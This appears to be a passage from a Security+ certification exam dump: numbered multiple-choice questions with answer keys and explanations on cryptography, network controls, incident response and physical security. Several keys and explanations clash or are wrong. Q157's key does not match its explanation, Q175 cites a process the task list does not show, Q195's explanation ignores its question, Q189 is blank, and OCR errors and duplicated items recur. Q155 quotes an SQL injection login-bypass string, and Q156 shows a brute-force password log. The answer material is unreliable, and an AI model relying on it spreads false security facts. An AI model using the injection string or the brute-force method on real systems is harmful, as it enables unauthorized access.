147.A company recently experienced an attack during which its main website was Directed to the attacker's web server, allowing the attacker to harvest credentials from unsuspecting customers.
Which of the following should the company implement to prevent this type of attack from occurring In the future?
A. IPsec
B. SSL/TLS
C. ONSSEC
D. SMIME
Answer: B
Explanation:
To prevent attacks where the main website is directed to the attacker's web server and allowing the attacker to harvest credentials from unsuspecting customers, the company should implement SSL/TLS (Secure Sockets Layer/Transport Layer Security) to encrypt the communication between the web server

and the clients. This will prevent attackers from intercepting and tampering with the communication, and will also help to verify the identity of the web server to the clients.

148.Which of the following would produce the closet experience of responding to an actual incident response scenario?
A. Lessons learned
B. Simulation
C. Walk-through
D. Tabletop
Answer: B
Explanation:
A simulation exercise is designed to create an experience that is as close as possible to a real-world incident response scenario. It involves simulating an attack or other security incident and then having security personnel respond to the situation as they would in a real incident.
References: CompTIA Security+ SY0-601 Exam Objectives: 1.1 Explain the importance of implementing security concepts, methodologies, and practices.

149.After segmenting the network, the network manager wants to control the traffic between the segments.
Which of the following should the manager use to control the network traffic?
A. A DMZ
B. A VPN a
C. A VLAN
D. An ACL
Answer: D
Explanation:
After segmenting the network, a network manager can use an access control list (ACL) to control the traffic between the segments. An ACL is a set of rules that permit or deny traffic based on its characteristics, such as the source and destination IP addresses, protocol type, and port number.

150.Which of the following cryptographic concepts would a security engineer utilize while implementing non-repudiation? (Select TWO)
A. Block cipher
B. Hashing
C. Private key
D. Perfect forward secrecy
E. Salting
F. Symmetric keys
Answer: B,C
Explanation:
Non-repudiation is the ability to ensure that a party cannot deny a previous action or event. Cryptographic concepts that can be used to implement non-repudiation include hashing and digital signatures, which use a private key to sign a message and ensure that the signature is unique to the signer.

151.An organization recently acquired an ISO 27001 certification.
Which of the following would MOST likely be considered a benefit of this certification?
A. It allows for the sharing of digital forensics data across organizations
B. It provides insurance in case of a data breach
C. It provides complimentary training and certification resources to IT security staff.
D. It certifies the organization can work with foreign entities that require a security clearance
E. It assures customers that the organization meets security standards
Answer: E
Explanation:
ISO 27001 is an international standard that outlines the requirements for an Information Security Management System (ISMS). It provides a framework for managing and protecting sensitive information using risk management processes. Acquiring an ISO 27001 certification assures customers that the organization meets security standards and follows best practices for information security management. It helps to build customer trust and confidence in the organization's ability to protect their sensitive information.

152.Remote workers in an organization use company-provided laptops with locally installed applications and locally stored data Users can store data on a remote server using an encrypted connection. The organization discovered data stored on a laptop had been made available to the public.
Which of the following security solutions would mitigate the risk of future data disclosures?
A. FDE
B. TPM
C. HIDS
D. VPN
Answer: A
Explanation:
Based on these definitions, the best security solution to mitigate the risk of future data disclosures from a laptop would be FDE123. FDE would prevent unauthorized access to the data stored on the laptop even if it is stolen or lost. FDE can also use TPM to store the encryption key and ensure that only trusted software can decrypt the data3. HIDS and VPN are not directly related to data encryption, but they can provide additional security benefits by detecting intrusions and protecting network traffic respectively.

153.The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months ago still have access.
Which of the following would have prevented this compliance violation?
A. Account audits
B. AUP
C. Password reuse
D. SSO
Answer: A
Explanation:
Account audits are periodic reviews of user accounts to ensure that they are being used appropriately and that access is being granted and revoked in accordance with the organization's policies and

procedures. If the compliance team had been conducting regular account audits, they would have identified the users who left the company six months ago and ensured that their access was revoked in a timely manner. This would have prevented the compliance violation caused by these users still having access to the company's systems.
To prevent this compliance violation, the company should implement account audits. An account audit is a regular review of all user accounts to ensure that they are being used properly and that they are in compliance with the company's security policies. By conducting regular account audits, the company can identify inactive or unused accounts and remove access for those users. This will help to prevent compliance violations and ensure that only authorized users have access to the company's systems and data.

154.Developers are writing code and merging it into shared repositories several times a day, where it is tested automatically.
Which of the following concepts does this BEST represent?
A. Functional testing
B. Stored procedures
C. Elasticity
D. Continuous integration
Answer: D
Explanation:
Continuous integration is a software development practice where developers merge their code into a shared repository several times a day, and the code is tested automatically. This ensures that code changes are tested and integrated continuously, reducing the risk of errors and conflicts.

155.A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While Investigating The incident, the analyst identified the following Input in the username field:
Which of the following BEST explains this type of attack?
A. DLL injection to hijack administrator services
B. SQLi on the field to bypass authentication
C. Execution of a stored XSS on the website
D. Code to execute a race condition on the server
Answer: B
Explanation:
The input "admin' or 1=1--" in the username field is an example of SQL injection (SQLi) attack. In this case, the attacker is attempting to bypass authentication by injecting SQL code into the username field that will cause the authentication check to always return true.

156.The following are the logs of a successful attack.

```
[DATA] attacking service ftp on port 21
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "p@55w0rd"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "AcCe55"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "A110w!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "PL34s3$"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "FTPL0gin!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "L3tM31N!"
[21][ftp] host: 192.168.50.1 login: admin password: L3tM31N!
1 of 1 target successfully completed, 1 valid password found in <1 second
```

Which of the following controls would be BEST to use to prevent such a breach in the future?

A. Password history

B. Account expiration

C. Password complexity

D. Account lockout

Answer: C

Explanation:

To prevent such a breach in the future, the BEST control to use would be Password complexity. Password complexity is a security measure that requires users to create strong passwords that are difficult to guess or crack. It can help prevent unauthorized access to systems and data by making it more difficult for attackers to guess or crack passwords.

The best control to use to prevent a breach like the one shown in the logs is password complexity. Password complexity requires users to create passwords that are harder to guess, by including a mix of upper and lowercase letters, numbers, and special characters. In the logs, the attacker was able to guess the user's password using a dictionary attack, which means that the password was not complex enough.

157.An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box.

Which of the following should be the first lines of defense against such an attack? (Select TWO)

A. MAC filtering

B. Zero trust segmentation

C. Network access control

D. Access control vestibules

E. Guards

F. Bollards

Answer: B,D

Explanation:

Network access control (NAC) is a technique that restricts access to a network based on the identity, role, device, location, or other criteria of the users or devices. NAC can prevent unauthorized or malicious devices from connecting to a network and accessing sensitive data or resources.

Guards are physical security personnel who monitor and control access to a facility. Guards can prevent unauthorized or malicious individuals from entering a facility and plugging in a remotely accessible device.

158.A cybersecurity administrator needs to allow mobile BYOD devices to access network resources. As the devices are not enrolled to the domain and do not have policies applied to them, which of the following are best practices for authentication and infrastructure security? (Select TWO).

A. Create a new network for the mobile devices and block the communication to the internal network and servers
B. Use a captive portal for user authentication.
C. Authenticate users using OAuth for more resiliency
D. Implement SSO and allow communication to the internal network
E. Use the existing network and allow communication to the internal network and servers.
F. Use a new and updated RADIUS server to maintain the best solution
Answer: B,C
Explanation:
When allowing mobile BYOD devices to access network resources, using a captive portal for user authentication and authenticating users using OAuth are both best practices for authentication and infrastructure security. A captive portal requires users to authenticate before accessing the network and can be used to enforce policies and restrictions. OAuth allows users to authenticate using third-party providers, reducing the risk of password reuse and credential theft.

159.A company is implementing a new SIEM to log and send alerts whenever malicious activity is blocked by its antivirus and web content filters.
Which of the following is the primary use case for this scenario?
A. Implementation of preventive controls
B. Implementation of detective controls
C. Implementation of deterrent controls
D. Implementation of corrective controls
Answer: B
Explanation:
A Security Information and Event Management (SIEM) system is a tool that collects and analyzes security-related data from various sources to detect and respond to security incidents.

160.A security administrator has discovered that workstations on the LAN are becoming infected with malware. The cause of the infections appears to be users receiving phishing emails that are bypassing the current email-filtering technology. As a result, users are being tricked into clicking on malicious URLs, as no internal controls currently exist in the environment to evaluate their safety.
Which of the following would be BEST to implement to address the issue?
A. Forward proxy
B. HIDS
C. Awareness training
D. A jump server
E. IPS
Answer: C
Explanation:
Awareness training should be implemented to educate users on the risks of clicking on malicious URLs.

161.Which of the following BEST describes the method a security analyst would use to confirm a file that is downloaded from a trusted security website is not altered in transit or corrupted using a verified checksum?

A. Hashing
B. Salting
C. Integrity
D. Digital signature
Answer: A
Explanation:
Hashing is a cryptographic function that produces a unique fixed-size output (i.e., hash value) from an input (i.e., data). The hash value is a digital fingerprint of the data, which means that if the data changes, so too does the hash value. By comparing the hash value of the downloaded file with the hash value provided by the security website, the security analyst can verify that the file has not been altered in transit or corrupted.

162.An organization would like to remediate the risk associated with its cloud service provider not meeting its advertised 99.999% availability metrics.
Which of the following should the organization consult for the exact requirements for the cloud provider?
A. SLA
B. BPA
C. NDA
D. MOU
Answer: A
Explanation:
The Service Level Agreement (SLA) is a contract between the cloud service provider and the organization that stipulates the exact requirements for the cloud provider. It outlines the level of service that the provider must deliver, including the minimum uptime percentage, support response times, and the remedies and penalties for failing to meet the agreed-upon service levels.

163.An employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm employee's identity before sending him the prize.
Which of the following BEST describes this type of email?
A. Spear phishing
B. Whaling
C. Phishing
D. Vishing
Answer: C
Explanation:
Phishing is a type of social engineering attack that uses fraudulent emails or other forms of communication to trick users into revealing sensitive information, such as passwords, credit card numbers, or personal details. Phishing emails often impersonate legitimate entities, such as banks, online services, or lottery organizations, and entice users to click on malicious links or attachments that lead to fake websites or malware downloads. Phishing emails usually target a large number of users indiscriminately, hoping that some of them will fall for the scam.
References:
https://www.comptia.org/certifications/security#examdetails

https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.kaspersky.com/resource-center/definitions/what-is-phishing

164.A client sent several inquiries to a project manager about the delinquent delivery status of some critical reports. The project manager claimed the reports were previously sent via email, but then quickly generated and backdated the reports before submitting them as plain text within the body of a new email message thread.
Which of the following actions MOST likely supports an investigation for fraudulent submission?
A. Establish chain of custody.
B. Inspect the file metadata.
C. Reference the data retention policy.
D. Review the email event logs
Answer: D
Explanation:
Reviewing the email event logs can support an investigation for fraudulent submission, as these logs can provide details about the history of emails, including the message content, timestamps, and sender/receiver information.

165.An employee received multiple messages on a mobile device. The messages instructing the employee to pair the device to an unknown device.
Which of the following BEST describes What a malicious person might be doing to cause this issue to occur?
A. Jamming
B. Bluesnarfing
C. Evil twin
D. Rogue access point
Answer: B
Explanation:
Bluesnarfing is a hacking technique that exploits Bluetooth connections to snatch data from a wireless device. An attacker can perform bluesnarfing when the Bluetooth function is on and your device is discoverable by other devices within range. In some cases, attackers can even make calls from their victim’s phone1.

166.Which of the following environments can be stood up in a short period of time, utilizes either dummy data or actual data, and is used to demonstrate and model system capabilities and functionality for a fixed, agreed-upon duration of time?
A. PoC
B. Production
C. Test
D. Development
Answer: A
Explanation:
A proof of concept (PoC) environment can be stood up quickly and is used to demonstrate and model system capabilities and functionality for a fixed, agreed-upon duration of time. This environment can

utilize either dummy data or actual data.

167.Which of the following controls would be the MOST cost-effective and time-efficient to deter intrusions at the perimeter of a restricted, remote military training area? (Select TWO).
A. Barricades
B. Thermal sensors
C. Drones
D. Signage
E. Motion sensors
F. Guards
G. Bollards
Answer: A,D
Explanation:
Barricades and signage are the most cost-effective and time-efficient controls to deter intrusions at the perimeter of a restricted, remote military training area.

168.A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL.
Which of the following is needed to meet the objective?
A. A reverse proxy
B. A decryption certificate
C. A split-tunnel VPN
D. Load-balanced servers
Answer: B
Explanation:
A Web Application Firewall (WAF) is a security solution that protects web applications from various types of attacks such as SQL injection, cross-site scripting (XSS), and others. It is typically deployed in front of web servers to inspect incoming traffic and filter out malicious requests.
To protect the company’s website from malicious web requests over SSL, a decryption certificate is needed to decrypt the SSL traffic before it reaches the WAF. This allows the WAF to inspect the traffic and filter out malicious requests.

169.While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network witches.
Which of the following is the security analyst MOST likely observing?
A. SNMP traps
B. A Telnet session
C. An SSH connection
D. SFTP traffic
Answer: B
Explanation:
The security analyst is likely observing a Telnet session, as Telnet transmits data in plain text format, including usernames and passwords.

170.The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company. Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from a home office.
Which of the following should the CISO choose?
A. CASB
B. Next-generation SWG
C. NGFW
D. Web-application firewall
Answer: B
Explanation:
The solution that the CISO should choose is Next-generation Secure Web Gateway (SWG), which provides URL filtering and categorization to prevent users from accessing malicious sites, even when they are away from the office. NGFWs are typically cloud-based and offer multiple security layers, including malware detection, intrusion prevention, and data loss prevention.

171.A store receives reports that shoppers’ credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.
The attackers are using the targeted shoppers’ credit card information to make online purchases.
Which of the following attacks is the MOST probable cause?
A. Identity theft
B. RFID cloning
C. Shoulder surfing
D. Card skimming
Answer: D
Explanation:
The attackers are using card skimming to steal shoppers' credit card information, which they use to make online purchases.

172.Hackers recently attacked a company's network and obtained several unfavorable pictures from the Chief Executive Officer's workstation. The hackers are threatening to send the images to the press if a ransom is not paid.
Which of the following is impacted the MOST?
A. Identify theft
B. Data loss
C. Data exfiltration
D. Reputation
Answer: D
Explanation:
The best option that describes what is impacted the most by the hackers’ attack and threat would be D. Reputation. Reputation is the perception or opinion that others have about a person or an organization. Reputation can affect the trust, credibility, and success of a person or an organization. In this scenario, if the hackers send the unfavorable pictures to the press, it can damage the reputation of the Chief Executive Officer and the company, and cause negative consequences such as loss of

customers, partners, investors, or employees.

173.An enterprise has hired an outside security firm to facilitate penetration testing on its network and applications. The firm has agreed to pay for each vulnerability that ts discovered.
Which of the following BEST represents the type of testing that is being used?
A. White-box
B. Red-leam
C. Bug bounty
D. Gray-box
E. Black-box
Answer: C
Explanation:
Bug bounty is a type of testing in which an organization offers a reward or compensation to anyone who can identify vulnerabilities or security flaws in their network or applications. The outside security firm has agreed to pay for each vulnerability found, which is an example of a bug bounty program.

174.Which of the following in a forensic investigation should be priorities based on the order of volatility? (Select TWO).
A. Page files
B. Event logs
C. RAM
D. Cache
E. Stored files
F. HDD
Answer: C,D
Explanation:
In a forensic investigation, volatile data should be collected first, based on the order of volatility. RAM and Cache are examples of volatile data.

175.A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasional disappears.
The task list shows the following results:

Name	CPU %	Memory	Network %
Calculator	0%	4.1MB	0Mbps
Chrome	0.2%	207.1MB	0.1Mbps
Explorer	99.7%	2.15GB	0.1Mbps
Notepad	0%	3.9MB	0Mbps

Which of the following is MOST likely the issue?
A. RAT
B. PUP
C. Spyware
D. Keylogger

Answer: C
Explanation:
Spyware is malicious software that can cause a computer to slow down or freeze. It can also cause the mouse pointer to disappear. The task list shows an application named "spyware.exe" running, indicating that spyware is likely the issue.

176.Which of the technologies is used to actively monitor for specific file types being transmitted on the network?
A. File integrity monitoring
B. Honeynets
C. Tcpreplay
D. Data loss prevention
Answer: D
Explanation:
Data loss prevention (DLP) is a technology used to actively monitor for specific file types being transmitted on the network. DLP solutions can prevent the unauthorized transfer of sensitive information, such as credit card numbers and social security numbers, by monitoring data in motion.

177.A company reduced the area utilized in its datacenter by creating virtual networking through automation and by creating provisioning routes and rules through scripting.
Which of the following does this example describe?
A. laC
B. MSSP
C. Containers
D. SaaS
Answer: A
Explanation:
laaS (Infrastructure as a Service) allows the creation of virtual networks, automation, and scripting to reduce the area utilized in a datacenter.

178.Which of the following conditions impacts data sovereignty?
A. Rights management
B. Criminal investigations
C. Healthcare data
D. International operations
Answer: D
Explanation:
Data sovereignty refers to the legal concept that data is subject to the laws and regulations of the country in which it is located. International operations can impact data sovereignty as companies operating in multiple countries may need to comply with different laws and regulations.

179.A company is required to continue using legacy software to support a critical service.
Which of the following BEST explains a risk of this practice?
A. Default system configuration

B. Unsecure protocols
C. Lack of vendor support
D. Weak encryption
Answer: C
Explanation:
Using legacy software to support a critical service poses a risk due to lack of vendor support. Legacy software is often outdated and unsupported, which means that security patches and upgrades are no longer available. This can leave the system vulnerable to exploitation by attackers who may exploit known vulnerabilities in the software to gain unauthorized access to the system.

180.After gaining access to a dual-homed (i.e.. wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset.
This technique is an example of:
A. privilege escalation
B. footprinting
C. persistence
D. pivoting.
Answer: D
Explanation:
The technique of gaining access to a dual-homed multifunction device and then gaining shell access on another networked asset is an example of pivoting.

181.The Chief information Security Officer has directed the security and networking team to retire the use of shared passwords on routers and switches.
Which of the following choices BEST meets the requirements?
A. SAML
B. TACACS+
C. Password vaults
D. OAuth
Answer: B
Explanation:
TACACS+ is a protocol used for remote authentication, authorization, and accounting (AAA) that can be used to replace shared passwords on routers and switches. It provides a more secure method of authentication that allows for centralized management of access control policies.

182.A global company is experiencing unauthorized logging due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks.
Which of the following would be the BEST control for the company to require from prospective vendors?
A. IP restrictions
B. Multifactor authentication
C. A banned password list
D. A complex password policy

Answer: B
Explanation:
Multifactor authentication (MFA) would be the best control to require from a third-party identity provider to help mitigate attacks such as credential theft and brute-force attacks.

183.The SIEM at an organization has detected suspicious traffic coming a workstation in its internal network. An analyst in the SOC the workstation and discovers malware that is associated with a botnet is installed on the device A review of the logs on the workstation reveals that the privileges of the local account were escalated to a local administrator.
To which of the following groups should the analyst report this real-world event?
A. The NOC team
B. The vulnerability management team
C. The CIRT
D. The read team
Answer: C
Explanation:
The Computer Incident Response Team (CIRT) is responsible for handling incidents and ensuring that the incident response plan is followed.

184.A company is required to continue using legacy software to support a critical service.
Which of the following BEST explains a risk of this practice?
A. Default system configuration
B. Unsecure protocols
C. Lack of vendor support
D. Weak encryption
Answer: C
Explanation:
One of the risks of using legacy software is the lack of vendor support. This means that the vendor may no longer provide security patches, software updates, or technical support for the software. This leaves the software vulnerable to new security threats and vulnerabilities that could be exploited by attackers.

185.A security manager needs to assess the security posture of one of the organization's vendors. The contract with the vendor does not allow for auditing of the vendor's security controls.
Which of the following should the manager request to complete the assessment?
A. A service-level agreement
B. A business partnership agreement
C. A SOC 2 Type 2 report
D. A memorandum of understanding
Answer: C
Explanation:
SOC 2 (Service Organization Control 2) is a type of audit report that evaluates the controls of service providers to verify their compliance with industry standards for security, availability, processing integrity, confidentiality, and privacy. A Type 2 report is based on an audit that tests the effectiveness of the controls over a period of time, unlike a Type 1 report which only evaluates the design of the controls at a

specific point in time.
A SOC 2 Type 2 report would provide evidence of the vendor's security controls and how effective they are over time, which can help the security manager assess the vendor's security posture despite the vendor not allowing for a direct audit.
The security manager should request a SOC 2 Type 2 report to assess the security posture of the vendor.


186.A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAPs are using the same SSID, but they have non-standard DHCP configurations and an overlapping channel.
Which of the following attacks is being conducted?
A. Evil twin
B. Jamming
C. DNS poisoning
D. Bluesnarfing
E. DDoS
Answer: A
Explanation:
The attack being conducted is an Evil twin attack. An Evil twin attack involves creating a rogue wireless access point (WAP) with the same Service Set Identifier (SSID) as a legitimate WAP to trick users into connecting to it. Once connected, the attacker can intercept traffic or steal login credentials. The successful login attempts with impossible travel times suggest that an attacker is using a stolen or compromised credential to access the external site to which the sensitive data is being downloaded. The non-standard DHCP configurations and overlapping channels of the WAPs suggest that the attacker is using a rogue WAP to intercept traffic.

187.Which of the following environments would MOST likely be used to assess the execution of component parts of a system at both the hardware and software levels and to measure performance characteristics?
A. Test
B. Staging
C. Development
D. Production
Answer: A
Explanation:
The test environment is used to assess the execution of component parts of a system at both the hardware and software levels and to measure performance characteristics.


188.A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system tor the company. The CISO categorizes the system, selects the controls mat apply to the system, implements the controls, and then assesses the success of the controls before authorizing the

system.
Which of the following is the CISO using to evaluate Hie environment for this new ERP system?
A. The Diamond Model of Intrusion Analysis
B. CIS Critical Security Controls
C. NIST Risk Management Framevtoik
D. ISO 27002
Answer: C
Explanation:
The CISO is using the NIST Risk Management Framework (RMF) to evaluate the environment for the new ERP system. The RMF is a structured process for managing risks that involves categorizing the system, selecting controls, implementing controls, assessing controls, assessing controls, and authorizing the system.

189.DRAG DROP
A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.



Answer:



190.A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the offer or away.
Which of the following solutions should the CISO implement?
A. VAF
B. SWG
C. VPN
D. WDS
Answer: B
Explanation:
A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service.

191.Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?
A. IP schema

B. Application baseline configuration
C. Standard naming convention policy
D. Wireless LAN and network perimeter diagram
Answer: C
Explanation:
A standard naming convention policy would provide guidelines on how to label new network devices as part of the initial configuration. A standard naming convention policy is a document that defines the rules and formats for naming network devices, such as routers, switches, firewalls, servers, or printers. A standard naming convention policy can help an organization achieve consistency, clarity, and efficiency in network management and administration.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Network_Virtualization/PathIsolationDesignGuide/PathIsolationDesignGuide.pdf

192.Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's mam gate?
A. Crossover error rate
B. False match raw
C. False rejection
D. False positive
Answer: C
Explanation:
A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors.
References: https://www.comptia.org/blog/what-is-biometrics

193.Which of the following allow access to remote computing resources, a operating system. and centrdized configuration and data
A. Containers
B. Edge computing
C. Thin client
D. Infrastructure as a service
Answer: C
Explanation:
Thin clients are devices that have minimal hardware and software components and rely on a remote server to provide access to computing resources, an operating system, and centralized configuration and data. Thin clients can reduce the cost, complexity, and security risks of managing multiple devices.

194.Which of the following describes where an attacker can purchase DDoS or ransomware services?
A. Threat intelligence
B. Open-source intelligence

C. Vulnerability database
D. Dark web
Answer: D
Explanation:
The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

195.Which of the following can be used to detect a hacker who is stealing company data over port 80?
A. Web application scan
B. Threat intelligence
C. Log aggregation
D. Packet capture
Answer: D
Explanation:
- Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities
- Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
- Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
- Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
- Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

196.Which of the following is constantly scanned by internet bots and has the highest risk of attack in the case of the default configurations?
A. Wearable sensors
B. Raspberry Pi
C. Surveillance systems
D. Real-time operating systems
Answer: C
Explanation:
Surveillance systems are constantly scanned by internet bots and have the highest risk of attack in the case of the default configurations because they are often connected to the internet and use weak or default passwords that can be easily guessed or cracked by malicious bots. Internet bots are software applications that run automated tasks over the internet, usually with the intent to imitate human activity or exploit vulnerabilities. Some bots are used for legitimate purposes, such as web crawling or indexing, but others are used for malicious purposes, such as spamming, phishing, denial-of-service attacks, or credential stuffing. Security misconfigurations are one of the most common gaps that criminal hackers look to exploit. Therefore, it is important to secure the configuration of surveillance systems by changing the default passwords, updating the firmware, disabling unnecessary services, and enabling encryption

and authentication.
https://www.cctvcameraworld.com/setup-ip-camera-system-on-network/

197.A company is concerned about individuals driving a car into the building to gain access.
Which of the following security controls would work BEST to prevent this from happening?
A. Bollard
B. Camera
C. Alarms
D. Signage
E. Access control vestibule
Answer: A
Explanation:
Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

